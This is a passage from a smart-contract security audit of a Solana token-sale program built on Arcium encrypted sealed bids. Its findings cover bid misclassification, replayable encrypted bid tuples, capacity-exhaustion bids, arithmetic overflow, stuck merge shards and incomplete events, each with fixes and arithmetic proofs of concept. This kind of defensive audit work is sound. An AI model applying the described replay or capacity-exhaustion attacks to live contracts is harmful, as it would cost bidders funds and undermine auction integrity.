    .account(bid.key(), BID_CIPHERTEXT_OFFSET, BID_CIPHERTEXT_LENGTH)
    .plaintext_u64(clearing_bucket_low)
    .plaintext_u64(clearing_bucket_high)
    .build();
```

The circuit classifies the bid by bucket position:

RUST

```
// encrypted-ixs/src/lib.rs
fn check_bid_cleared(
    encrypted_max_fdv: Enc<Shared, u64>,
    clearing_bucket_low: u64,
    clearing_bucket_high: u64,
) -> u64 {
    let max_fdv = encrypted_max_fdv.to_arcis();
    let status = if max_fdv >= clearing_bucket_high {
        2u64
    } else if max_fdv >= clearing_bucket_low {
        1u64
    } else {
        0u64
    };
    status.reveal()
}
```

Status **1** is then treated as marginal in the callback. In the implied-FDV branch the marginal fill rate is zero, so these bids receive no allocation:

RUST

```
// programs/fundraising_program/src/instructions/check_bid_cleared.rs
} else if bid_status == 1 {
    let allocation = calculate_marginal_allocation(bid.amount, marginal_fill_rate)?;
    let tokens = calculate_tokens(allocation, sale.token_supply, clearing_fdv)?;

    if tokens == 0 {
        bid.allocation = 0;
        bid.refund = bid.amount;
        bid.tokens = 0;
        bid.bid_status = 0;
    } else {
        bid.allocation = allocation;
        bid.refund = bid
            .amount
            .checked_sub(allocation)
            .ok_or(ErrorCode::ArithmeticOverflow)?;
        bid.tokens = tokens;
    }
}
```

The result is that the program prices allocations using the exact **clearing_fdv**, but decides bid status using only bucket bounds. Those rules diverge whenever the clearing FDV is inside the bucket.

Bids that meet the exact stored clearing price can be refunded instead of allocated. Their token amounts are not included in **sale.total_tokens_claimable_checked**.

withdraw_unsold later reserves only the checked token total:

RUST

```
// programs/fundraising_program/src/instructions/withdraw_unsold.rs
let unclaimed_tokens_owed = sale
    .total_tokens_claimable_checked
    .checked_sub(sale.total_tokens_claimed)
    .ok_or(ErrorCode::ArithmeticOverflow)?;
let remaining_tokens = calculate_withdrawable_unsold(vault_balance, unclaimed_tokens_owed)?;
```

So once affected bids are converted into zero-allocation refunds, their corresponding sale-token inventory is treated as unreserved. This can deny allocations to valid bids and allow the authority to withdraw more unsold token inventory than the exact clearing price would imply.

PRACTICAL IMPACT

Bidders at or above the exact clearing FDV can be refunded instead of receiving tokens, and those tokens may later be treated as unsold.

PROOF OF CONCEPT

Consider a sale with three buckets:

TEXT

```
fdv_min = 100
fdv_max = 200
bucket_count = 3
buckets = [100, 150, 200]
bucket_size = 50
token_supply = 1000
supply_percentage = 1000 bps
tokens_for_sale = 100
```

At bucket **150**, the raise target is:

TEXT

```
raise_target = 100 * 150 / 1000 = 15
```

If demand above that bucket is **16**, settlement enters the implied-FDV branch:

TEXT

```
demand_above = 16
demand_marginal = 5
remaining = 0
clearing_fdv = 16 * 1000 / 100 = 160
marginal_fill_rate = 0
clearing_bucket_low = 150
clearing_bucket_high = 200
```

Now take a bid with **max_fdv = 165**:

TEXT

```
165 >= clearing_fdv      true
165 >= clearing_bucket_high false
165 >= clearing_bucket_low true
```

The bid is above the exact clearing FDV, but the circuit returns status **1** because it is still inside **[150, 200)**. The callback applies the zero marginal fill rate:

TEXT

```
allocation = amount * 0 / FILL_RATE_SCALE = 0
refund = amount
```

This is not the same as the nearest-bucket or top-bucket clamp issue. The bid value **165** remains in the same middle bucket under both aggregation and checking. The mismatch here is between exact-price settlement and bucket-only classification.


RECOMMENDATION

Use the same clearing rule for classification and token pricing.

FIX REVIEW NOTES

Fixed according to the recommendation.

M06: Encrypted bid tuples are replayable across bidders



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/commit.rs:L123-L125 [↗](#)

RELEVANT SNIPPET

```
>_commit.rs RUST
121: bid.tokens = 0;
122: bid.amount = amount;
123: bid.encrypted_key = encryption_key;
124: bid.bid_nonce = bid_nonce;
125: bid.encrypted_max_fdv = encrypted_max_fdv;
126:
127: require!(bid.amount <= sale.raise_max, ErrorCode::InvalidAmount);
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_submit_to_shard.rs:L123-L137 [↗](#)
- crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L84-L120 [↗](#)
- crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L153-L167 [↗](#)

DESCRIPTION

The program stores bidder-supplied encrypted max-FDV material as a raw tuple and never binds it to the sale, bidder, bid index, amount, or **SealedBid** PDA. The live circuits decrypt only the tuple.

Call flow:

```
TEXT
commit(attacker)
  -> stores copied victim (encryption_key, bid_nonce, encrypted_max_fdv)
queue_submit_to_shard(attacker_bid)
  -> passes copied tuple to submit_bid_shard_v2
submit_bid_shard_v2()
  -> decrypts same max_fdv as victim and buckets attacker's amount
queue_check_bid(attacker_bid)
  -> passes copied tuple to check_bid_cleared
check_bid_cleared()
  -> returns same above/marginal/below status as victim's hidden max FDV
```

SealedBid stores the encrypted max-FDV tuple as public account data:

RUST

```
// programs/fundraising_program/src/state/sealed_bid.rs
pub encryption_key: [u8; 32],
pub bid_nonce: u128,
pub encrypted_max_fdv: [u8; 32],
```

commit accepts and stores caller-supplied tuple bytes:

RUST

```
// programs/fundraising_program/src/instructions/commit.rs
bid.encryption_key = encryption_key;
bid.bid_nonce = bid_nonce;
bid.encrypted_max_fdv = encrypted_max_fdv;
```

update_bid can also replace the tuple before MPC submission:

RUST

```
// programs/fundraising_program/src/instructions/update_bid.rs
bid.encrypted_max_fdv = encrypted_max_fdv;
bid.bid_nonce = bid_nonce;
bid.encryption_key = encryption_key;
```

queue_submit_to_shard forwards the tuple to the MPC circuit without any sale, user, bid-index, or domain binding:

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
let args = ArgBuilder::new()
    .x25519_pubkey(bid_encryption_key)
    .plaintext_u128(bid_nonce)
    .account(bid_key, BID_CIPHERTEXT_OFFSET, BID_CIPHERTEXT_LENGTH)
    .plaintext_u64(bid_amount)
    .plaintext_u64(sale.fdv_min)
    .plaintext_u64(sale.fdv_max)
    .plaintext_u64(sale.bucket_count as u64)
    .build();
```

The circuit decrypts only **max_fdv**:

RUST

```
// encrypted-ixs/src/lib.rs
fn submit_bid_shard_v2(
    encrypted_max_fdv: Enc<Shared, u64>,
    state: Enc<Mxe, [u64; STATE_LEN]>,
    amount: u64,
    fdv_min: u64,
    fdv_max: u64,
    bucket_count: u64,
) -> (Enc<Mxe, [u64; STATE_LEN]>, u64) {
    let max_fdv = encrypted_max_fdv.to_arcis();
```

Another bidder can copy a victim's tuple and receive the same hidden max-FDV treatment for their own amount.

This weakens sealed-bid confidentiality and enables copy-bidding. An attacker can reuse another bidder's hidden valuation without knowing the plaintext.

Notes

- This violates the MPC session-binding rule: the same encrypted bytes can be replayed in another sale/bidder context and still verify/decrypt as the original hidden value.

PRACTICAL IMPACT

An attacker can reuse another bidder's encrypted valuation for their own bid amount, weakening bid privacy and auction integrity.


RECOMMENDATION

Bind encrypted bid plaintext to context before MPC decrypts it. Include at least a domain separator, program id, sale pubkey, bidder pubkey, bid index, and circuit/protocol version.
The circuit should reject if decrypted context does not match the public accounts.

FIX REVIEW NOTES

Fixed according to the recommendation.

M07: Settlement target multiplication overflows in circuit



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L53-L57 [↗](#)

RELEVANT SNIPPET

```
>_lib.rs RUST
51: let new_accumulated = accumulated_demand + bucket_demand;
52:
53: let bucket_fdv = fdv_min + ((idx as u64) * bucket_size);
54: let raise_target = (supply_pct_bps * bucket_fdv) / 10000;
55:
56: if found == 0 && new_accumulated >= raise_target {
57:     clearing_bucket = idx as u64;
58:     demand_above = accumulated_demand;
59:     demand_marginal = bucket_demand;
```

DESCRIPTION

The settlement circuit computes the bucket raise target in **u64**, while the callback recomputes the same verifier equation in **u128**. **initialize_sale** accepts **fdv_max** values large enough for **supply_percentage * bucket_fdv** to overflow only inside the circuit.

The settlement circuit computes each bucket raise target with **u64** multiplication:

```
RUST
// encrypted-ixs/src/lib.rs
let bucket_fdv = fdv_min + ((idx as u64) * bucket_size);
let raise_target = (supply_pct_bps * bucket_fdv) / 10000;
```

The callback recomputes the same value with **u128**:

```
RUST
// programs/fundraising_program/src/instructions/receive_settlement.rs
let raise_target = ((sale.supply_percentage as u128)
    .checked_mul(bucket_fdv as u128)
    .ok_or(ErrorCode::ArithmeticOverflow)?
    .checked_div(10000)
    .ok_or(ErrorCode::InvalidParameters?)) as u64;
```

`initialize_sale` accepts large `fdv_min` / `fdv_max` values as long as the range and ordering checks pass:

RUST

```
// programs/fundraising_program/src/instructions/initialize_sale.rs
require!(supply_percentage <= 10000, ErrorCode::InvalidSupplyRange);
require!(supply_percentage > 0, ErrorCode::InvalidSupplyRange);
require!(fdv_min <= fdv_max, ErrorCode::InvalidFdvRange);
require!(fdv_min > 0, ErrorCode::InvalidFdvRange);
require!(fdv_max > 0, ErrorCode::InvalidFdvRange);
```

So a sale can be initialized with accepted FDV parameters where `supply_pct_bps * bucket_fdv` overflows in the circuit but not in the callback verifier. The signed MPC output then fails callback validation, leaving the sale in **Settling** until timeout-based recovery.

A sale with accepted parameters can reach settlement but reject the valid signed MPC output during callback verification. Funds are stuck in **Settling** until the settlement refund timeout path is available.

This violates the MPC verifier obligation: the verifier equation must match the prover/circuit equation in the same arithmetic domain. Here a valid signed output from `settle_auction` can be deterministically unverifiable by the on-chain callback.

PRACTICAL IMPACT

Oversized sale parameters can make settlement fail or compute with unsafe circuit arithmetic, likely forcing a refund or manual intervention.

RECOMMENDATION

Use the same checked wide arithmetic in the circuit and callback. Either calculate `raise_target` with a wide integer type supported by the circuit, or bound `fdv_max / supply_percentage * fdv_max` at initialization so the circuit expression cannot overflow.

FIX REVIEW NOTES

Fixed according to the recommendation.

M08: Invalid encrypted bids can consume sale capacity and keeper work while remaining refundable



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/commit.rs:L97-L100 [↗](#)

RELEVANT SNIPPET

```
>_commit.rsRUST
95: require!(amount >= sale.min_commitment, ErrorCode::InvalidAmount);
96:
97: require!(
98:     sale.total_bids < MAX_BIDS_PER_SALE,
99:     ErrorCode::CapacityExceeded
100: );
101:
102: bid.is_initialized = true;
```

DESCRIPTION

The program caps sales at **MAX_BIDS_PER_SALE = 10_000** and accepts commitments before knowing whether the encrypted max FDV is valid. The submit circuit later marks bids with **max_fdv < fdv_min** as invalid, excludes them from demand, and gives them a full refund.

An attacker can submit many minimum-size bids whose encrypted FDV is below **fdv_min**. These bids consume global bid capacity, account rent, shard slots, and Arcium submission work. After processing, the attacker can recover the committed USDC through the normal refund/allocation path.

PRACTICAL IMPACT

Attackers can fill bid capacity and force keeper or MPC work with bids that later become refundable, crowding out real participants.

RECOMMENDATION

Introduce a pre-validation stage for encrypted bid FDVs before they consume scarce auction capacity. On commit, place the bid in a pending state, then run a lightweight Arcium validation computation that checks the decrypted max FDV is inside the accepted sale range, or at least not below **fdv_min**. Only validated bids should increment sale capacity counters and be assigned to final shard processing. Bids that fail validation should be marked terminal and refundable without consuming bid capacity or keeper work for the main aggregation path.

FIX REVIEW NOTES

Fixed according to the recommendation.

M09: Single-shard reset path strands remaining inputs after a failed multi-shard merge



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/reset_shard_merge.rs:L28-L46 [↗](#)

RELEVANT SNIPPET

```
> _reset_shard_merge.rs RUST
26: pub sale: Box<Account<'info, Sale>>,
27:
28: /// The shard to un-merge. Must be currently marked as merged.
29: #[account(
30:     mut,
31:     constraint = shard.load()?.sale == sale.key() @ ErrorCode::InvalidParameters,
32:     constraint = shard.load()?.is_merged == 1 @ ErrorCode::InvalidParameters, // Must
    be currently merged
33:     constraint = shard.load()?.state_ready == 1 @ ErrorCode::ShardStateNotReady,
34: )]
35: pub shard: AccountLoader<'info, ShardState>,
36:
37: /// The abandoned merge output shard from the failed computation. It is
38: /// burned so a late callback cannot make stale output consumable.
39: #[account(
40:     mut,
41:     constraint = output_shard.load()?.sale == sale.key() @ ErrorCode::InvalidParameters,
42:     constraint = is_merge_output_shard_index(output_shard.load()?.shard_index) @ ErrorCode::InvalidParameters,
43:     constraint = output_shard.load()?.state_ready == 0 @ ErrorCode::InvalidParameters,
44:     constraint = output_shard.load()?.pending_computation != Pubkey::default() @ ErrorCode::InvalidParameters,
45: )]
46: pub output_shard: AccountLoader<'info, ShardState>,
47:
48: /// CHECK: The handler validates that this is the exact pending merge
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/reset_shard_merge.rs:L88-L94 [↗](#)

DESCRIPTION

`queue_merge_shards` marks every input shard as `is_merged = 1` immediately after queueing the Arcium computation and stamps the output shard with `pending_computation`. If the computation is pruned or aborts, `reset_shard_merge` is the only recovery path, but it processes one input shard at a time and clears the output's `pending_computation` on the first call.

Because `reset_shard_merge` requires `output_shard.pending_computation != Pubkey::default()` as a precondition, it can only ever be invoked once per failed merge. The first call unlocks one input shard and burns the output; the remaining 1-4 input shards keep `is_merged = 1` with no instruction anywhere in the program able to clear it.

PRACTICAL IMPACT

If a multi-shard merge fails, most input shards can remain locked and settlement can become unreachable without authority intervention.

RECOMMENDATION

Reset all input shards atomically in one instruction before clearing the output shard.

FIX REVIEW NOTES

Fixed according to the recommendation.

M10: Histogram bucketing and per-bid clearing classification use different boundaries



LOCATION

[crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L108](#) [↗](#)

RELEVANT SNIPPET

```
>_lib.rs RUST
106:
107: let offset = bucket_fdv - fdv_min;
108: let mut bucket_idx = (offset + bucket_size / 2) / bucket_size;
109: if bucket_idx >= bucket_count {
110:     bucket_idx = bucket_count - 1;
```

OTHER LOCATIONS

- [crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L153-L166](#) [↗](#)

DESCRIPTION

The protocol determines a bid's price bucket in two places, using two incompatible boundary conventions that are offset by half a bucket.

First, demand aggregation rounds to the nearest bucket. When a bid is added to the encrypted demand histogram, it is snapped to the nearest price point:

```
RUST
let mut bucket_idx = (offset + bucket_size / 2) / bucket_size;
```

Buckets are discrete price points where $\text{bucket_fdv}(j) = \text{fdv_min} + j * \text{bucket_size}$, so under this rule a bid belongs to bucket j when its max_fdv falls in $[\text{point}_j - \text{bucket_size} / 2, \text{point}_j + \text{bucket_size} / 2)$. The settlement circuit derives the clearing bucket, demand_above , and demand_marginal from this histogram.

Second, per-bid classification uses floor-style interval edges. When each bid's individual outcome is computed, it is classified against the clearing bucket interval [**clearing_fdv**, **clearing_fdv + bucket_size**):

RUST

```
let clearing_bucket_low = clearing_bucket_fdv;  
let clearing_bucket_high = clearing_bucket_fdv.checked_add(bucket_size)?;
```

RUST

```
// check_bid_cleared  
// max_fdv >= clearing_bucket_high -> 2 (full)  
// max_fdv >= clearing_bucket_low  -> 1 (marginal / pro-rata)  
// else                             -> 0 (full refund)
```

The histogram's clearing bucket covers [**clearing_fdv - bucket_size / 2**, **clearing_fdv + bucket_size / 2**), while the per-bid marginal band covers [**clearing_fdv**, **clearing_fdv + bucket_size**). As a result, a bid can influence the clearing decision under one convention and then be paid under a different convention.

For example, with **fdv_min = 0**, **bucket_count = 3**, **bucket_size = 100**, and clearing bucket price **100**:

- A bid with **max_fdv = 160** snaps to the **200** bucket, so it is counted in **demand_above**, but **check_bid_cleared** returns status **1** and pays only the pro-rata fill rate.
- A bid with **max_fdv = 70** snaps to the **100** bucket, so it is counted in **demand_marginal**, but **check_bid_cleared** returns status **0** and refunds it.

The root cause is that round-to-nearest treats a bid whose **max_fdv** sits just below a price point as demand at that point, even though economically a bid only supports clearing price **P** when **max_fdv >= P**.

PRACTICAL IMPACT

The sale can appear to meet its raise target even though per-bid checks collect less than the histogram counted.

PROOF OF CONCEPT

The issue can be shown with the same bucket math used by **check_bid_cleared**, without needing a full Arcium end-to-end run.

Use this setup:

TEXT

```
fdv_min = 0  
fdv_max = 200  
bucket_count = 3  
bucket_size = 100  
clearing_bucket_idx = 1  
clearing_bucket_low = 100  
clearing_fdv = 120  
marginal_fill_rate = 50%
```

Now consider two bids with the same committed amount:

TEXT

```
Bid A: amount = 100, max_fdv = 130
Bid B: amount = 100, max_fdv = 110
```

Both bids round into bucket 1:

TEXT

```
bucket_idx = (max_fdv + bucket_size / 2) / bucket_size
Bid A: (130 + 50) / 100 = 1
Bid B: (110 + 50) / 100 = 1
```

Settlement therefore treats both bids as part of the clearing bucket's **demand_marginal**:

TEXT

```
demand_marginal = 200
expected marginal allocation at 50% fill = 100
```

However, the per-bid check then splits the same bucket using raw **max_fdv**:

RUST

```
} else if clearing_fdv > clearing_bucket_low && max_fdv >= clearing_fdv {
    2u64
} else {
    1u64
}
```

So the two bids are classified differently:

TEXT

```
Bid A: max_fdv = 130 >= clearing_fdv 120, so status 2 gives full allocation = 100
Bid B: max_fdv = 110 < clearing_fdv 120, so status 1 gives marginal allocation = 50
```

The checked allocation becomes:

TEXT

```
actual checked allocation = 100 + 50 = 150
expected bucket-level marginal allocation = 100
over-allocation from the marginal bucket = 50
```

This shows the mismatch: settlement computes the marginal fill rate from the whole clearing bucket, but bid checking later gives full allocation to some bids inside that same bucket.

RECOMMENDATION

Use one shared bucket convention for both aggregation and per-bid classification. The economically correct convention is floor semantics: a bid supports price point **P** only if **max_fdv >= P**. If

nearest-bucket semantics are retained, then `check_bid_cleared` must use the same rounded bucket index rather than raw interval comparisons.

FIX REVIEW NOTES

Fixed according to the recommendation.

L01: Unchecked u128 -> u64 cast can wrap implied clearing FDV



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/receive_settlement.rs:L247-L270 [↗](#)

RELEVANT SNIPPET

```
>_receive_settlement.rs RUST

245:         .ok_or(ErrorCode::InvalidParameters)?;
246:         (clearing_bucket_fdv, fill_rate, total)
247:     } else {
248:         // demand_above alone covers target → implied FDV from demand_above
249:         // Marginal bidders get 0% fill (clearing exceeds their max bid)
250:         let implied_fdv = if mpc.demand_above == 0 {
251:             sale.fdv_min
252:         } else {
253:             ((mpc.demand_above as u128)
254:             .checked_mul(sale.token_supply as u128)
255:             .ok_or(ErrorCode::InvalidParameters)?
256:             .checked_div(tokens_for_sale as u128)
257:             .ok_or(ErrorCode::InvalidParameters)? ) as u64
258:         };
259:
260:         if implied_fdv > sale.fdv_max {
261:             // Cap at ceiling
262:             let raise_target_at_max = ((tokens_for_sale as u128)
263:             .checked_mul(sale.fdv_max as u128)
264:             .ok_or(ErrorCode::InvalidParameters)?
265:             .checked_div(sale.token_supply as u128)
266:             .ok_or(ErrorCode::InvalidParameters)? ) as u64;
267:             (sale.fdv_max, 0u64, raise_target_at_max)
268:         } else {
269:             (implied_fdv, 0u64, mpc.demand_above)
270:         }
271:     };
272: }
```

DESCRIPTION

In the **demand_above**-only settlement branch, **derive_settlement** computes:

TEXT

```
implied_fdv = demand_above * token_supply / tokens_for_sale
```

The intermediate math is performed as **u128**, but the final result is cast with **as u64**. If the **u128** result exceeds **u64::MAX**, Rust truncates the value instead of returning an error. The later callback range check sees only the truncated **clearing_fdv**.

Accepted parameters can make this reachable at the arithmetic layer: **tokens_for_sale** can be very small, **token_supply** and committed demand are **u64**, and there is no validation tying maximum demand to a safe implied-FDV range. A wrapped value that lands between **fdv_min** and **fdv_max** can pass validation with an incorrect clearing FDV.

Concrete arithmetic example: with **token_supply = 10_000**, **supply_percentage = 5_000**, and **demand_above = 2^63 + 500**, the intended implied FDV is **2^64 + 1000**; the current cast stores **1000**. A sale with an FDV range containing **1000** would not take the intended cap branch.

PRACTICAL IMPACT

Settlement can record a clearing FDV that is mathematically wrong. A sale could finalize with the wrong price signal, although this requires extreme parameters.

RECOMMENDATION

- Replace the cast with **u64::try_from(implied_fdv_u128)** and error or cap before narrowing.
- Prefer comparing the **u128** implied FDV against **sale.fdv_max as u128** before converting to **u64**.

FIX REVIEW NOTES

Fixed according to the recommendation.

L02: **finalize_merge** accepts an already-consumed shard as the final state



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/finalize_merge.rs:L14-L19 [↗](#)

RELEVANT SNIPPET

```
> _finalize_merge.rs RUST
12: pub sale: Box<Account<'info, Sale>>,
13:
14: /// The final merged shard state to copy from
15: #[account(
16:     constraint = final_shard.load()?.sale == sale.key() @ ErrorCode::InvalidParameters
17:     ,
18:     constraint = final_shard.load()?.is_initialized == 1 @ ErrorCode::SaleNotInitialized,
19: )]
20: pub final_shard: AccountLoader<'info, ShardState>,
21:
22: /// The root AuctionState to copy into (used by settlement)
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/finalize_merge.rs:L58-L80 [↗](#)

DESCRIPTION

queue_merge_shards treats **is_merged** as the single-use marker for input shards: it requires inputs to have **is_merged == 0** and sets **is_merged = 1** on every input after queuing. **finalize_merge** verifies that the chosen **final_shard** belongs to the sale, is initialized, has no pending computation, and has counts matching all terminal bids, but it does not check **shard.is_merged == 0**. A shard already consumed into another queued merge therefore remains eligible to be copied into the root **AuctionState** as the final state, as long as its counts still match.

PRACTICAL IMPACT

A shard marked as already consumed can still become the final root. In normal merge trees this should not change funds, but it weakens the settlement invariant.

RECOMMENDATION

Add `require!(shard.is_merged == 0, ErrorCode::AlreadyProcessed)` to `finalize_merge`.

FIX REVIEW NOTES

Fixed according to the recommendation.

L03: Custody transition events omit actor, reason, and recipient metadata



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/enable_claims.rs:L27 [↗](#)

RELEVANT SNIPPET

>_enable_claims.rs

RUST

```
25: }
26:
27: pub fn handler_enable_claims(ctx: Context<EnableClaims>) -> Result<()> {
28:     let sale = &mut ctx.accounts.sale;
29:     let caller = ctx.accounts.caller.key();
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/refund_sale.rs:L44 [↗](#)

DESCRIPTION

Several events emitted around sale finalization, refund mode, and authority withdrawals do not include the structured metadata needed to understand the transition from events alone.

enable_claims can be called by the sale authority immediately, or by any caller after the timeout. The handler already computes the caller and uses it to enforce the timeout rule:

RUST

```
// programs/fundraising_program/src/instructions/enable_claims.rs
let caller = ctx.accounts.caller.key();
let now = Clock::get()?.unix_timestamp;

// Authority can enable claims at any time; anyone else must wait for timeout
if caller != sale.authority {
    let settlement_time = sale.settled_at.unwrap_or(sale.commitment_end);
    let deadline = settlement_time
        .checked_add(CLAIMS_ENABLE_TIMEOUT)
        .ok_or(ErrorCode::ArithmeticOverflow)?;
    require!(now > deadline, ErrorCode::OutsideCommitmentWindow);
}

sale.claims_enabled = true;
sale.status = SaleStatus::Finalized;
```

The same handler logs the caller, but the emitted event only contains the sale:

RUST

```
// programs/fundraising_program/src/instructions/enable_claims.rs
msg!("Claims enabled: sale={}, caller={}", sale.key(), caller);

emit!(ClaimsEnabled { sale: sale.key() });
```

RUST

```
// programs/fundraising_program/src/events.rs
#[event]
pub struct ClaimsEnabled {
    pub sale: Pubkey,
}
```

Refund mode has a similar issue. The same **RefundModeEnabled** event is emitted for an authority-triggered refund and for an automatic under-minimum settlement result:

RUST

```
// programs/fundraising_program/src/instructions/refund_sale.rs
let prev_status = sale.status;
let timed_out_settlement = validate_refund_sale_timing(
    prev_status,
    sale.commitment_end,
    Clock::get()?.unix_timestamp,
)?;

enable_refund_mode(sale);

msg!(
    "Refund mode enabled: sale={}, authority={}, prev_status={:?}",
    sale.key(),
    ctx.accounts.authority.key(),
```

... continued

RUST

```
    prev_status
);

emit!(RefundModeEnabled { sale: sale.key() });
if timed_out_settlement {
    emit!(ForceSettled { sale: sale.key() });
}
```

RUST

```
// programs/fundraising_program/src/instructions/receive_settlement.rs
if below_min_raise {
    msg!(
        "Settlement below minimum raise: sale={}, total_raised={}, raise_min={}, refunding
enabled",
        sale.key(),
        settlement.total_raised,
        sale.raise_min,
    );
    emit!(RefundModeEnabled { sale: sale.key() });
}
```

The event does not include the actor, previous status, or reason:

RUST

```
// programs/fundraising_program/src/events.rs
#[event]
pub struct RefundModeEnabled {
    pub sale: Pubkey,
}
```

The authority withdrawal events also omit the actor and destination account, even though both handlers know those values at the point of transfer:

RUST

```
// programs/fundraising_program/src/instructions/withdraw_raised.rs
let cpi_accounts = TransferChecked {
    from: ctx.accounts.usdc_vault.to_account_info(),
    mint: ctx.accounts.usdc_mint.to_account_info(),
    to: ctx.accounts.authority_usdc_account.to_account_info(),
    authority: ctx.accounts.sale.to_account_info(),
};

...

emit!(RaisedWithdrawn {
    sale: ctx.accounts.sale.key(),
    amount: raised_amount,
});
```

RUST

```
// programs/fundraising_program/src/instructions/withdraw_unsold.rs
let cpi_accounts = TransferChecked {
    from: ctx.accounts.token_vault.to_account_info(),
    mint: ctx.accounts.token_mint.to_account_info(),
    to: ctx.accounts.authority_token_account.to_account_info(),
    authority: ctx.accounts.sale.to_account_info(),
};

...

emit!(UnsoldWithdrawn {
    sale: sale.key(),
    amount: remaining_tokens,
});
```

RUST

```
// programs/fundraising_program/src/events.rs
#[event]
pub struct UnsoldWithdrawn {
    pub sale: Pubkey,
    pub amount: u64,
}

#[event]
pub struct RaisedWithdrawn {
    pub sale: Pubkey,
    pub amount: u64,
}
```

The authorization checks and PDA signing paths are not bypassed. The issue is that event-only consumers cannot distinguish who finalized a sale, why refund mode was entered, or where authority withdrawals were sent without reconstructing the full transaction.

PRACTICAL IMPACT

Indexers and business teams can see that claims, refunds, or withdrawals happened, but not who triggered them, why they happened, or where funds went without reconstructing the full transaction.

RECOMMENDATION

Include the relevant structured fields in the events emitted by custody-transition handlers.

FIX REVIEW NOTES

Fixed according to the recommendation.

L04: External USDC sent to a sale vault has no terminal sweep path



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/withdraw_raised.rs:L48 [↗](#)

RELEVANT SNIPPET

> _withdraw_raised.rs

RUST

```
46:         .total_raised
47:         .ok_or(ErrorCode::ArciumSettlementNotReceived)?;
48: let raised_amount = ctx.accounts.sale.total_allocated_checked;
49: let authority_key = ctx.accounts.sale.authority;
50: let token_mint_key = ctx.accounts.sale.token_mint;
```

DESCRIPTION

The issue is accounting completeness: accidental or external USDC transfers can become permanently stuck in the sale vault. That leaves recoverable value trapped with no terminal cleanup path.

Each sale creates a USDC vault owned by the sale PDA:

RUST

```
// programs/fundraising_program/src/instructions/initialize_sale.rs
#[account(
    init,
    payer = authority,
    associated_token::mint = usdc_mint,
    associated_token::authority = sale
)]
pub usdc_vault: Account<'info, TokenAccount>,
```

Normal bid settlement does not create USDC dust, checked bids preserve **allocation + refund <= amount**, users claim only stored refunds, and refund mode returns exactly **bid.amount**.

The issue is external surplus. If USDC is sent directly to `sale.usdc_vault`, it is not tracked as bid-derived funds. The authority withdrawal is capped to `sale.total_allocated_checked` and can only run once:

RUST

```
// programs/fundraising_program/src/instructions/withdraw_raised.rs
constraint = sale.status == SaleStatus::Finalized @ ErrorCode::InvalidSaleStatus,
constraint = !sale.raised_withdrawn @ ErrorCode::AlreadyProcessed,
...
let raised_amount = ctx.accounts.sale.total_allocated_checked;
...
token::transfer_checked(cpi_ctx, raised_amount, ctx.accounts.usdc_mint.decimals)?;
```

After all claims and the one authority withdrawal, no instruction sweeps unaccounted surplus USDC.

PRACTICAL IMPACT

Accidental direct USDC transfers to the sale vault can remain trapped after the sale is over. Normal bid funds are still accounted for.

